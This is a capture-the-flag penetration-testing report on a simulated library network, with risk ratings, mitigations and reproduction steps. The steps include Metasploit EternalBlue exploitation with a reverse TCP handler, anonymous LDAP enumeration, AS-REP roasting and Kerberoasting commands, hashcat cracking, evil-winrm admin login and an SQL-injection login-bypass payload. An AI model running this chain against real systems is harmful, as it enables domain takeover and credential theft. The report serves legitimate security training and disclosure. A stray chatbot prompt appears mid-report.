Bibliophile Library Penetration Testing Report

Prepared by:
TridecaPhobia
05/04/2025

CONFIDENTIAL

Executive Summary

This Capture The Flag (CTF) exercise focused on identifying and exploiting real-world vulnerabilities within a simulated IoT and enterprise network environment. The primary objective was to analyze system misconfigurations, outdated software, and weak authentication mechanisms that commonly affect small organizations transitioning toward enterprise-level infrastructure.

The environment consisted of multiple systems including Windows 7 legacy machines, a domain controller, email and token servers, Docker containers, and public-facing web interfaces. Each challenge mirrored a practical attack scenario, allowing participants to simulate the steps an adversary might take to breach internal systems.

Key findings from the engagement include:

- **Full domain compromise** was achieved due to **critical misconfigurations** in the **Management Server**, which exposed LDAP and Kerberos-based identity mechanisms to unauthenticated enumeration and offline password cracking.
- An **unpatched Windows 7 machine** was exploited via the **EternalBlue vulnerability**, enabling remote code execution and SYSTEM-level access.
- Weak authentication practices, including **default credentials**, **reused passwords**, and **unprotected API endpoints**, led to unauthorized access to **email servers**, **Docker containers**, and **tokenization infrastructure**.
- Several web services were vulnerable to **SQL injection** and **command injection**, revealing sensitive internal data and chaining into deeper compromise paths.
- Although some systems did not lead directly to flag capture, they offered critical reconnaissance value or entry points for more advanced lateral movement strategies.

All vulnerabilities discovered were categorized based on their severity using **CVSS v4.0**, and a total of **10 distinct issues** were documented — with **2 critical**, **4 high**, **1 medium**, and **1 low** severity finding.

These results underscore the importance of:

- Regular patching, especially on legacy systems.
- Enforcing strong authentication and password policies.
- Hardening identity infrastructure (e.g., Kerberos pre-auth, LDAP restrictions).
- Limiting public API exposure and monitoring internal services for misuse.

This CTF provided a valuable simulation of offensive security techniques in a controlled environment, reinforcing key cybersecurity concepts while highlighting how small misconfigurations can escalate into full-scale breaches.

Finding Classifications

To effectively assess and prioritize the security issues discovered during the Capture The Flag (CTF) event, TridecaPhobia employed a two-dimensional classification model. Each finding was evaluated based on:

1. Business Impact – The potential real-world consequences, including financial loss, operational disruption, governance non-compliance, or reputational harm.
2. CVSS v4.0 Base Score – A standardized metric reflecting the technical severity of the vulnerability.

Common Vulnerability Scoring System v4.0 (CVSS)[1] score of each finding to categorize it within one of five overall security risk categories: informational, low, moderate, high, and critical. These categories were organized to prioritize the remediation of findings that would cause RAKMS financial loss, non-compliance with governance requirements, and reputational impact.

	Business Impact				
CVSS Score	**N/A (1)**	**Low (2)**	**Moderate (3)**	**High (4)**	**Critical (5)**
N/A – 0.0 (a)	🟦 1a	🟩 2a	🟧 3a	🟧 4a	🟥 5a
0.1 – 3.9 (b)	🟩 1b	🟧 2b	🟧 3b	🟥 4b	🟥 5b
4.0 – 6.9 (c)	🟧 1c	🟧 2c	🟥 3c	🟥 4c	🟪 5c
8.0 – 8.9 (d)	🟧 1d	🟥 2d	🟥 3d	🟪 4d	🟪 5d
9.0 – 10.0 (e)	🟥 1e	🟥 2e	🟪 3e	🟪 4e	🟪 5e

Overall Risk Key: 🟦 **Informational** 🟩 **Low** 🟧 **Moderate** 🟥 **High** 🟪 **Critical**

This classification model allowed the team to prioritize remediation efforts that would most affect RAKMS's financial posture, compliance obligations, and organizational reputation. The goal was not only to identify technical flaws but also to contextualize them within business risk — ensuring that the most impactful vulnerabilities receive immediate attention.

The final section of this report presents all findings grouped by severity for ease of reference and remediation planning.

Business Impact

TridecaPhobia incorporates business impact into the overall classification of findings to support the prioritization of mitigation efforts and help allocate resources efficiently. While technical severity (CVSS v4.0) provides a standardized score of exploitability and impact, business impact reflects the real-world consequences of a successful exploitation on organizational objectives.

Our qualitative measurement of business impact is based on how each finding could affect RAKMS's ability to:

- Conduct critical or routine business operations
- Ensure public safety and operational security

[1] https://www.first.org/cvss/v4.0/specification-document

- Protect customer data and internal information assets
- Maintain compliance with government regulations and industry standards

Given that **<TEAM-NAME>** is operating with limited insight into the full operational context of RAKMS, we advise that RAKMS leadership and technical teams **review and refine the business impact ratings** presented in this report. This collaborative assessment will enable a more accurate understanding of the **true organizational risk** associated with each vulnerability.

By aligning technical findings with business priorities, RAKMS can make informed decisions about mitigation timelines, resource allocation, and long-term cybersecurity investments.

CVSS Score

The **Common Vulnerability Scoring System (CVSS)** is a widely adopted industry standard for evaluating and conveying the severity of security vulnerabilities in systems, applications, and networks. It provides a structured and consistent framework to assess a vulnerability's impact, exploitability, required privileges, and complexity, resulting in a **numeric score from 0.0 to 10.0** — where higher scores represent greater technical risk.

CVSS evaluates vulnerabilities across three core security principles:

- **Confidentiality** – The risk of unauthorized disclosure of data
- **Integrity** – The risk of data manipulation or tampering
- **Availability** – The risk of service disruption or resource exhaustion

In our assessments, **TridecaPhobia** uses the latest CVSS **version 4.0**, which introduces more granular metrics for attack requirements, safety impact, and contextual scoring. This enables us to assign accurate and meaningful severity ratings to each finding.

By applying CVSS, we ensure vulnerabilities are assessed consistently and communicated clearly — enabling **RAKMS** to prioritize remediation efforts based on both **technical severity** and potential **business impact**.

Critical Risk Findings summary:

Here is a **segregated summary** of all the reported issues based on their **criticality**, following standard vulnerability assessment tiers: **Critical**, **High**, **Medium**, and **Low**.

Critical Severity

Issue ID	Title	Impact Summary
CTF-WIN-04	Insecure Domain Controller – LDAP & Kerberos Misconfiguration	Anonymous LDAP queries and weak Kerberos settings enabled full domain compromise via AS-REP and Kerberoasting.
CTF-WIN-01	Exploitation of SMBv1 via EternalBlue (CVE-2017-0144)	Unpatched SMBv1 on Windows 7 allowed unauthenticated remote code execution with SYSTEM-level access.

High Severity

Issue ID	Title	Impact Summary
CTF-LNX-04	SQL Injection in Email Server Login Portal	SQLi allowed access to multiple inboxes, leaking internal documents, tokens, and stego files.
CTF-LNX-05	Credential Reuse in Docker & Git Container Access	Reused passwords and weak authentication led to container access and potential lateral movement.
CTF-LNX-06	Token Server Exploitation and API Abuse	Publicly accessible API allowed unauthorized flag recovery and possible DoS via unrestricted requests.
CTF-LNX-03	Command Injection in FTP Library Terminal	Input field executed shell commands, enabling access to sensitive files and email enumeration.

Medium Severity

Issue ID	Title	Impact Summary
CTF-WIN-02	AS-REP Roasting on IT.Lucy with Weak Password	User account cracked offline; no admin access, but potential for lateral movement and service disruption.

Low Severity

Issue ID	Title	Impact Summary
CTF-WIN-03	SMB Enumeration on Intern Server (Windows 7)	No direct compromise: exposed metadata may aid future attacks. Service is deprecated and risky.

Would you like this turned into a summary table for the **executive section** of the final report?

Critical Risk Findings

⚠	Remote Code Execution via EternalBlue on SMBv1		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.8
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N		

Technical Description

The target machine is running Windows 7, which has the SMBv1 protocol enabled. SMB (Server Message Block) is a protocol that facilitates interaction between a system and devices such as printers, file shares, and other networked resources. SMBv1 is known to be outdated and vulnerable to CVE-2017-0144, also known as EternalBlue.

This vulnerability allows an attacker to remotely execute code on the machine by exploiting a buffer overflow in the SMBv1 protocol. The attack can be carried out without authentication and, if successful, provides the attacker with SYSTEM-level access to the machine, allowing for full administrative control.

Business Impact Description

The EternalBlue vulnerability, left unpatched on the Windows 7 system, could have severe consequences for a business. Exploiting this vulnerability could result in:

- Unauthorized administrative access to critical systems, allowing attackers to modify sensitive files, install malware, or disrupt business operations.
- Unexpected system behavior, such as unplanned shutdowns, remote control, or malware infections.
- Data leakage, as attackers could steal or expose sensitive information stored on the compromised machine.
- Lateral movement across the network, as the attacker may pivot to other systems that are vulnerable to similar attacks.

In business-critical environments, this could lead to:

- Loss of intellectual property or sensitive customer data.
- Downtime affecting business continuity.
- Reputational damage if client or customer data is exposed or stolen.

Affected Systems

- Windows 7 machines with SMBv1 enabled.
- Target IP (CTF): 192.168.105.5


Mitigations

1. Disable SMBv1 protocol across all Windows systems, especially legacy machines like Windows 7.

2. Patch systems by applying the official Microsoft security update for MS17-010, which mitigates the EternalBlue exploit.
3. Implement firewall rules to block SMB (port 445) from untrusted sources.
4. Network segmentation to isolate systems that must run SMB from the wider network.
5. Regularly audit systems for unpatched vulnerabilities and outdated services.


Steps for Reproduction

1. Scan target to confirm port 445 open
   Command used: nmap -sV 192.168.105.5
   Output: Please refer to the below snapshot.



```
┌──(kali13㉿kali)-[~]
└─$ nmap -sV 192.168.105.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 10:24 CDT
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 10:26 (0:01:36 remaining)
Nmap scan report for 192.168.105.5
Host is up (0.00088s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: BC:24:11:D8:0C:9E (Proxmox Server Solutions GmbH)
Service Info: Host: GH-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

-Figure 1 shows Windows 7 on the present Intern Server




```
┌───(kali13㉿kali)-[~]
└──$ nmap --script smb-vuln-ms17-010 -p445 192.168.105.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 10:29 CDT
Nmap scan report for 192.168.105.5
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: BC:24:11:D8:0C:9E (Proxmox Server Solutions GmbH)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

```
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
230 Login successful.
```

2. In msfconsole, execute Use EternalBlue module (e.g., Metasploit):
   Command used: use exploit/windows/smb/ms17_010_eternalblue
   set RHOST 192.168.105.5
   set RPORT 445
   run
3. Upon success, meterpreter shell or reverse shell is established:

   getuid
   -> NT AUTHORITY\SYSTEM



```
[*] Started reverse TCP handler on 192.168.105.130:4444
[*] 192.168.105.5:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.105.5:445 - Timeout::Error
[-] 192.168.105.5:445 - execution expired
[-] 192.168.105.5:445 - /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/timeout-0.4.3/lib/timeout.rb:40:in `rescue in
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/timeout-0.4.3/lib/timeout.rb:37:in `handle_timeout'
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/timeout-0.4.3/lib/timeout.rb:194:in `timeout'
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/rex-core-0.1.33/lib/rex/io/stream.rb:179:in `timed_read'
/usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:65:in `smb_recv'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client/psexec_ms17_010.rb:889:in `recv_transaction_data'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client/psexec_ms17_010.rb:866:in `leak_frag_size'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client/psexec_ms17_010.rb:351:in `exploit_matched_pairs'
/usr/share/metasploit-framework/lib/msf/core/exploit/remote/smb/client/psexec_ms17_010.rb:44:in `eternal_pwn'
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_psexec.rb:128:in `exploit'
/usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:224:in `job_run_proc'
```

-Figure 2 shows Exploitation of EternalBlue on the server

4. Retrieve flag or execute post-exploitation actions.

   CTF{ETERNALBLUE_PWNAGE}

References

- CVE-2017-0144 – EternalBlue
- Microsoft MS17-010 Security Bulletin
- WannaCry Attack Analysis

END OF FINDING BLOCK

⚠	Insecure Domain Controller – LDAP & Kerberos Misconfiguration (Management Server)		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.4
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:N/SA:N		

Technical Description

The Management Server, positioned as the domain controller for the "corporate domain," exposes several serious vulnerabilities due to misconfigurations in LDAP and Kerberos authentication:

1. Anonymous LDAP Access
   The server permitted unauthenticated LDAP queries, which exposed the full list of domain users. This created an ideal foundation for password attacks and deeper identity-based exploitation.
2. Kerberos Pre-Authentication Disabled
   Some user accounts were configured without requiring Kerberos pre-authentication. This allowed attackers to request encrypted authentication responses (AS-REP tickets), which could be cracked offline to recover passwords.
3. Offline Password Cracking (AS-REP Roasting)
   The encrypted Kerberos responses retrieved from vulnerable accounts were cracked using common password dictionaries. Multiple user accounts were recovered, including those with weak passwords like "P@ssw0rd".
4. Kerberoasting Privileged Accounts
   With valid credentials, attackers were able to extract service tickets tied to privileged accounts. These tickets were again cracked offline to reveal plaintext passwords for accounts with elevated access.
5. Domain Admin Access Achieved
   The chain culminated in access to a Domain Administrator account. With this, an attacker could fully compromise the Windows domain, including policy enforcement, user management, and service control.

This vulnerability path, made possible through default or negligent configuration of identity systems, underscores a severe lack of domain hardening practices.

Business Impact Description

The vulnerabilities discovered in the Management Server allow unauthenticated attackers to enumerate domain users and obtain Kerberos tickets, enabling offline password cracking and eventual domain-wide compromise.

This compromises:

- Confidentiality: All user and admin passwords are at risk.
- Integrity: Domain-level accounts can modify GPOs, users, and services.
- Availability: Admins could be locked out, or attackers could pivot to disable services (DNS, AD, etc.).

This issue, worth 1500 points in the challenge, ranks **just behind the Vault Server** in sensitivity—reflecting its central role in domain-wide security posture.

Affected System

- Host: **Management Server**
- OS: Windows Server (Domain Controller)
- Services:
  - **LDAP** (TCP 389)
  - **Kerberos** (TCP/UDP 88)

Mitigations

1. Disable **anonymous LDAP bind**.
2. Enforce **Kerberos pre-authentication** on all accounts.
3. Implement **strong password policies** (length, complexity, rotation).
4. Monitor for **Kerberos ticket abuse** (e.g., excessive AS-REQ/AS-REP traffic).
5. Remove SPNs from user accounts unless absolutely necessary.
6. Use **LAPS** or similar solutions to manage local admin credentials securely.

Steps for Reproduction

1. **Anonymous LDAP Bind**
   - The LDAP service was accessible without authentication, allowing attackers to extract a complete list of domain users using tools like:

   Command: `ldapsearch -x -h <DC-IP> -b "dc=corp,dc=hooktopia,dc=local"`

   Command: `netexec ldap <IP> --users`

2. **Kerberos Pre-auth Disabled for Some Users**
   - Using GetNPUsers.py or netexec, it was possible to request **AS-REP (authentication service) encrypted tickets** for users not requiring pre-authentication:

   Command: `GetNPUsers.py corp.local/ -usersfile users.txt -dc-ip <IP> -no-pass`

3. **Offline Password Cracking (AS-REP Roasting)**
   - Retrieved hashes were cracked offline using:

   Command: `hashcat -m 18200 hashes.txt rockyou.txt`

   Successfully revealing weak passwords like "P@ssw0rd".

4. **Kerberoasting for Privileged Accounts**

- With valid credentials, we used GetUserSPNs.py to extract Service Principal Names (SPNs):

Command: GetUserSPNs.py corp.local/<user>:<pass> -dc-ip <IP>

- SPN hashes were cracked using Hashcat mode 13100, eventually revealing a **domain administrator's password**.

5. Privileged Access (Domain Admin)

- Using evil-winrm, the domain was accessed with admin credentials:

Command: evil-winrm -i <DC-IP> -u <admin> -p <password>

References

- CWE-306: Missing Authentication for Critical Function
- AS-REP Roasting – HackTricks Guide
- Kerberoasting – MITRE ATT&CK T1558.003
- Microsoft Guidance on Securing Domain Controllers

END OF FINDING BLOCK

⚠ SQL Injection on Library Email Server Login Portal			
Findings Categorization			
Business Impact	High	**CVSS v4.0 Score**	9.1
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N		

Technical Description

A login page at http://192.168.105.3:8080/login was discovered to be vulnerable to SQL injection due to **lack of input sanitization**. The login form allowed the use of raw SQL logic in the **user ID field**, enabling the attacker to bypass authentication and access internal emails.

Payloads used:

sql

CopyEdit

' OR id=2 LIMIT 1 --

' OR id=3 LIMIT 1 --

...

The password field could be left as * or anything, as the logic was overridden.

This attack granted unauthorized access to multiple email accounts including:

- head.librarian@nonprofit.library
- mickey@nonprofit.library
- stewie@nonprofit.library

Email contents retrieved included:

- **Docker and GitHub credentials**
- A **token**: 5kn6gMB3BWFeDWuR3pBM7jT86g8mePWq used later for de-tokenization
- Hidden message: SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?} (ROT13-encoded flag)
- Metadata-based steganographic hints and file paths
- Access guidance for a **tokenization server** and **internal API endpoints**

Business Impact Description

This vulnerability allowed full **unauthorized access to business communication channels**, including sensitive project data, authentication tokens, and infrastructure credentials. Real-world impacts would include:

- **Breach of confidentiality** and regulatory violations

- **Phishing risk** due to leaked internal email context
- **Credential reuse or privilege escalation**
- **Exposure of internal documentation and system topology**

Combined with other findings, this demonstrates how a single input vulnerability can **undermine core systems across the environment**.

Affected Systems

- **Email Web Login Portal**: http://192.168.105.3:8080/login
- Backend SQL database (likely vulnerable to inline logic injection)

Steps for Reproduction

1. Visit the email login page:

   http://192.168.105.3:8080/login


2. Use the following credentials:

- **Username/Email**: ' OR id=2 LIMIT 1 --
- **Password**: * or any value

3. Upon successful bypass, access the inbox for the corresponding user (e.g., mickey@nonprofit.library)
4. Read email threads to extract:
   - Secrets (tokens, credentials)
   - Attached files (PDFs with token instructions)
   - Hidden flags/messages via ROT13 or Base64 encoding

Noteable email threads (with flags and secret codes):


BONUS : Sensitive Flag



RE: Information Hiding Techniques
From:
stewie@nonprofit.library
To:
mickey@nonprofit.library
Hey Admin Mickey,

So I've been researching different ways to hide information like you asked.
I'm going to be sending a bunch of emails with various techniques to see which works best.


Check this one out! SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?}
By the way, if I get this to work, do you think I'll get a tip or anything?


Token Generation!
From:
stewie@nonprofit.library
To:
mickey@nonprofit.library
Admin Mickey,

Here are the instructions for using our new Token Server! It should be straightforward, maybe a little googling but I found what I n
assume everyone else can to.

I can rewrite it if you're not a fan, but I think this is quite solid 🙂

Attachment downloaded.



the algorithm, but with tokens... the algorithm is random! Quite cool imo.

How to Generate and Degenerate Tokens:

For out server, I used something called REST API to allow our coworkers to interact with the tokenization server.

Generating A Token

1. Submit your sensitive data at the tokenization server with the endpoint "tokenize"
2. The server will return a random token. You must save this!

Example: I submit the message "ManagerMikeIsAwesome" – I will get a random token of "ABCDEFG123456"

Degenerate A Token


1. Submit your token at the tokenization server with the endpoint "detokenize"
2. The server will return the original message!

Example: I submit the token "ABCDEFG123456" - I will get the message of *"ManagerMikeIsAwesome"*

All you must do is send a request to the Token Server!

